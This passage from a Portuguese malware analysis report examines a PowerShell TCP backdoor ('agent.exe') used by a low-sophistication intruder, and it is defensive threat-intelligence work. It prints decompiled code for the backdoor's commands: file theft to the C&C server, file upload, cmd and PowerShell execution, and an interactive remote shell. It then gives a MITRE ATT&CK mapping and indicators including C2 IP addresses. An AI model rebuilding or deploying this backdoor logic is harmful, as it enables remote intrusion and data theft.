    if ( (_DWORD)netstat_out_len == 0xFFFFFFFF )
      break;
    data_byte += (int)netstat_out_len;
  }
  while ( v4 > data_byte );
}
return netstat_out_len;
```

Figura 20 - Implementação do Comando netstat

A seguir é possível observar a sequência da implementação de três comandos built-in. São eles:

- **powershell**;
- **get**;
- **recv**.

```
if ( !_strnicmp(ptr_recv_buffer, "powershell ", 0xBu) )
{
  LODWORD(recv_buffer_len) = agent_powershell_cmd(connected_socket, ptr_recv_buffer + 11);
  return recv_buffer_len;
}
if ( !_strnicmp(ptr_recv_buffer, "get ", 4u) )
{
  LODWORD(recv_buffer_len) = agent_get_cmd(connected_socket, ptr_recv_buffer + 4);
  return recv_buffer_len;
}
if ( !_strnicmp(ptr_recv_buffer, "recv ", 5u) )
{
  LODWORD(recv_buffer_len) = sprintf_0((char *const)ptr_recv_buffer + 5, "%255s %zu", Command, (size_t)&v26);
  if ( (_DWORD)recv_buffer_len == 2 )
    LODWORD(recv_buffer_len) = agent_recv_cmd(connected_socket, Command, v26);
}
```

Figura 21 - Identificação das Rotinas dos Comandos powershell, get e recv

O comando **powershell** permite que o operador execute comando por meio do PowerShell, tendo a possibilidade de executar **CmdLet**.

```
mw_sprintf(agent_command, 0x10000u, "powershell.exe -NoProfile -Command \"%s\"", recv_buffer);
command_output = agent_command_execution(agent_command);
cmd_output = strlen((const char *)command_output);
ptr_cmd_out_len = cmd_output;
if ( cmd_output )
{
  len = cmd_output;
  data_byte = 0;
  do
  {
    LODWORD(cmd_output) = send(connected_socket, (const char *)command_output + data_byte, len - data_byte, 0);
    if ( (_DWORD)cmd_output == 0xFFFFFFFF )
      break;
    data_byte += (int)cmd_output;
  }
  while ( ptr_cmd_out_len > data_byte );
}
return cmd_output;
```

Figura 22 - Implementação do Comando powershell

O comando **get** tem o objetivo ler arquivos, e enviar seu conteúdo para o operador, via canal estabelecido na conexão com o servidor C&C. Para isto, eles implementam as Win APIs **fopen** (com modo **rb**) e **fread**, para abrir o arquivo e ler seu conteúdo, enviando-o posteriormente para o servidor C&C por meio do WinAPI **send**.

```
file_content = fopen(file_to_open, "rb");
if ( file_content )
{
  while ( 1 )
  {
    bytes_read = fread(file_buffer_content, 1u, 0x1000u, file_content);
    if ( !bytes_read )
      break;
    ptr_bytes_read = (int)bytes_read;
    data_byte = 0;
    len = bytes_read;
    if ( (_DWORD)bytes_read )
    {
      do
      {
        bytes_send = send(connected_socket, &file_buffer_content[data_byte], len - data_byte, 0);
        if ( bytes_send == 0xFFFFFFFF )
          break;
        data_byte += bytes_send;
      }
      while ( ptr_bytes_read > data_byte );
    }
  }
  return fclose(file_content);
```

Figura 23 - Implementação do Comando send

O comando recv é o oposto do comando **get**, sendo uma feature de *Upload* de determinados arquivo do *Operador* para o sistema infectado. Para isso, a amostra utiliza a API **fopen** com a flag **wb**, seguida da **recv** para receber os dados do canal de C&C e escrever em um arquivo com a função **fwrite**.

```
new_file_open = fopen(agent_command, "wb");
if ( new_file_open )
{
  if ( upload_file )
  {
    data_byte = 0;
    do
    {
      upload_file_len = upload_file - data_byte;
      if ( upload_file - data_byte > 0x1000 )
        upload_file_len = 4096;
      recv_bytes = recv(connected_socket, Buffer, upload_file_len, 0);
      if ( recv_bytes <= 0 )
        break;
      data_byte += recv_bytes;
      fwrite(Buffer, 1u, recv_bytes, new_file_open);
    }
    while ( upload_file > data_byte );
  }
  return fclose(new_file_open);
```

Figura 24 - Implementação do Comando recv

O comando built-in cmd é implementado para executar comandos via **cmd.exe**, tendo a capacidade de ler o output e identificar quando determinado comando não é reconhecido pelo sistema, para que o *Operador* possa compreender que o comando executado não funcionou.

```
if ( _strnicmp(ptr_recv_buffer, "cmd ", 4u) )
{
  ret_cmp = _strnicmp(ptr_recv_buffer, "whoami", 6u);
  cmd_exec = "whoami";
  if ( ret_cmp )
  {
    if ( _strnicmp(ptr_recv_buffer, "hostname", 8u) )
    {
      mw_sprintf(Command, 0x10000u, "cmd /c %s", ptr_recv_buffer);
      cmd_output = agent_command_execution(Command);
      if ( strstr((const char *)cmd_output, "no  reconhecido")
        || strstr((const char *)cmd_output, "not recognized")
        || strstr((const char *)cmd_output, "nao reconhecido")
        || (output_len = strlen((const char *)cmd_output), output_len <= 1) )
      {
        LODWORD(recv_buffer_len) = agent_send_command_output(
                                     connected_socket,
                                     (__int64)"[*] 404 Command not found [*]\n",
                                     0x1Fu);
      }
      else
      {
        LODWORD(recv_buffer_len) = agent_send_command_output(connected_socket, (__int64)cmd_output, output_len);
      }
      return recv_buffer_len;
    }
    cmd_exec = "hostname";
  }
  command_output = agent_command_execution(cmd_exec);
```

Figura 25 - Implementação do Comando cmd

Por fim, temos o comando *built-in* shell. Este comando permite que o adversário tenha acesso a um console direto do sistema da vítima.

```
else
{
  if ( !_strnicmp(ptr_recv_buffer, "shell", 5u) )
  {
    v14 = ptr_recv_buffer[5];
    if ( !v14 || isspace(v14) )
    {
      LODWORD(recv_buffer_len) = agent_create_shell(connected_socket);
      return recv_buffer_len;
    }
  }
```

Figura 26 - Identificação da Rotina do Comando shell

Abaixo, podemos observar a implementação do comando *built-in* **shell**. Conforme é possível observarmos, este comando permite que o *Operador* tenha acesso a um console interativo no sistema infectado, especificamente, um console do PowerShell.

Para isso, a amostra cria um novo processo do **powershell.exe**, por meio da Win API **CreateProcessA**.

```
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
  if ( CreatePipe(&hObject, &v32, &PipeAttributes, 0) )
  {
    SetHandleInformation(hWritePipe, 1u, 0);
    SetHandleInformation(hObject, 1u, 0);
    *(_QWORD *)&StartupInfo.cb = 104;
    StartupInfo.hStdInput = hReadPipe;
    *(_QWORD *)&StartupInfo.dwFillAttribute = 0x10100000000LL;
    StartupInfo.hStdOutput = v32;
    StartupInfo.hStdError = v32;
    memset(&StartupInfo.lpReserved, 0, 48);
    *(_QWORD *)&StartupInfo.wShowWindow = 0;
    StartupInfo.lpReserved2 = 0;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    if ( CreateProcessA(0, (LPSTR)"powershell.exe", 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      bytes_idx = 0;
      CloseHandle(hReadPipe);
      CloseHandle(v32);
      do
      {
        bytes_send = send(sock_connected, &aInteractiveShe[bytes_idx], 52 - bytes_idx, 0);
        if ( bytes_send == 0xFFFFFFFF )
          break;
        bytes_idx += bytes_send;
      }
      while ( bytes_idx <= 0x33 );
```

Figura 27 - Implementação do Comando shell

CONCLUSÃO

Nesta pesquisa fomos capazes de observar que, embora o adversário tenha sido classificado como um Script Kiddie com nível de sofisticação mínima, a persistência de qualquer nível de adversário não deve ser subestimada. O uso de múltiplas amostras, como o winsvc.exe (um Reverse-SSH Proxy Shell em Golang), o app.exe (um Reverse Shell em *Python*) e o agent.exe (um PowerShell TCP Agent Shell), demonstra uma tentativa clara de manter o acesso remoto por meio de redundância de ferramentas, ao sofrer com ações de contenção. Mesmo utilizando recursos de código aberto e ferramentas de baixo nível técnico e altamente conhecidas, o ator foi capaz de realizar ações de coleta de informações do sistema e tentativa de estabelecimento de persistência como um serviço do Windows.

A importância de se proteger contra adversários de todos os níveis reside no fato de que o risco não é proporcional apenas à sofisticação técnica, mas também à oportunidade. Atores de nível básico, como os *Script Kiddies*, utilizam ferramentas prontas e métodos que, embora barulhentos, podem ser eficazes se as defesas fundamentais não estiverem consolidadas. A dependência deste atacante de projetos como o winpty para simular consoles *Unix* em sistemas Windows evidencia sua falta de habilidades nativas de *Living off the Land*. No entanto, permitir que tais ameaças prosperem em um ambiente corporativo cria um ruído de segurança que pode mascarar invasões mais graves ou servir como porta de entrada para vetores de ataque mais complexos.

Em suma, a resiliência cibernética da instituição depende da capacidade de neutralizar tanto o oportunismo dos Script Kiddies quanto o planejamento cirúrgico das APTs. O fato de o adversário ter incluído uma "flag" de campanha como JurassicPwn2024 e utilizado comandos built-in para tarefas básicas de reconhecimento, como sysinfo e netstat, e para acesso direto ao console via powershell, serve como um lembrete de que o monitoramento rigoroso de binários nativos amplamente utilizados por adversários, não pode ser negligenciado. Ignorar ameaças de baixa sofisticação é abrir mão da base da pirâmide de segurança, tornando o ambiente vulnerável a qualquer ator que possua o mínimo de persistência e acesso a ferramentas públicas.

MAPEAMENTO MITRE ATT&CK

Abaixo segue o mapeamento do *MITRE ATT&CK*, referente as implementações observadas pelas amostras durante a análise.

Tactic	Technique	ID
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
	Command and Scripting Interpreter: Windows Command Shell	T1059.003
Persistence	Create or Modify System Process: Windows Service	T1543.003
Defense Evasion	Obfuscated Files or Information: Software Packing	T1027.002
Discovery	System Information Discovery	T1082
	System Owner/User Discovery	T1033
	Process Discovery	T1057
	System Network Connections Discovery	T1049
Collection	Data from Local System	T1005
Command and Control	Proxy	T1090
	Ingress Tool Transfer	T1105
	Non-Application Layer Protocol	T1095
	Application Layer Protocol: Web Protocols	T1071.001

Tabela 6 - Mapeamento MITRE ATT&CK Identificado Durante Análise

INDICADORES DE COMPROMETIMENTO

Aqui você encontrar os indicadores de comprometimento coletados, referente as amostras coletadas pela equipe de *DFIR da ISH Tecnologia* e analisadas pela equipe de pesquisa da ISH Tecnologia, Heimdall Security Research.

Indicadores do winsvc.exe	
md5	e2901e13029c66d1424c2a6ff2ac8f3c
sha1	7578760d41add9cb30c9dc1f8a9e590d6b43ae01
sha256	4d23fc1a8466b40af0f12a7b2eec84842bbddc7dd86156e88bea23b5d4353a2c
Nome do Amostra	winsvc.exe
Endereço IP	140.99.164.101
Serviço Implementado	sysmgt

Tabela 7 - Indicadores de Comprometimento do winsvc.exe

Indicadores do app.exe	
md5	aec022301509b95c11eca016b8cfcda7
sha1	1cbed5d8862825d1b934ccc7585b4201c7e420c3
sha256	6579f17d5f2c5c3a0f94a83ae499075974c277a172e8bfa7b890369beb3f5ee8
Nome da Amostra	app.exe
Endereço IPv4	140.99.164.101

Tabela 8 - Indicadores de Comprometimento do app.exe

Indicadores do agent.exe	
md5	2ebf015b43514fd6d3c4461b5139708c
sha1	2f83216c8b65f373441213401d9aa163df20e44f
sha256	2458633002d59600eb8a0b403f860cd90fe03dbe1699ad03604d9b3b6a53f7a8
Nome da Amostra	agent.exe
Endereço IPv4	140.99.164.247

Tabela 9 - Indicadores de Comprometimento do agent.exe

REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia;**
- **Equipe de Resposta a Incidentes e Forense Digital *by* ISH Tecnologia;**
- **MITRE ATT&CK;**
- **Malware Behavior Catalog.**

AUTORES

- **Ícaro César – Malware Researcher**

heimdall
security research

A DIVISION OF ISH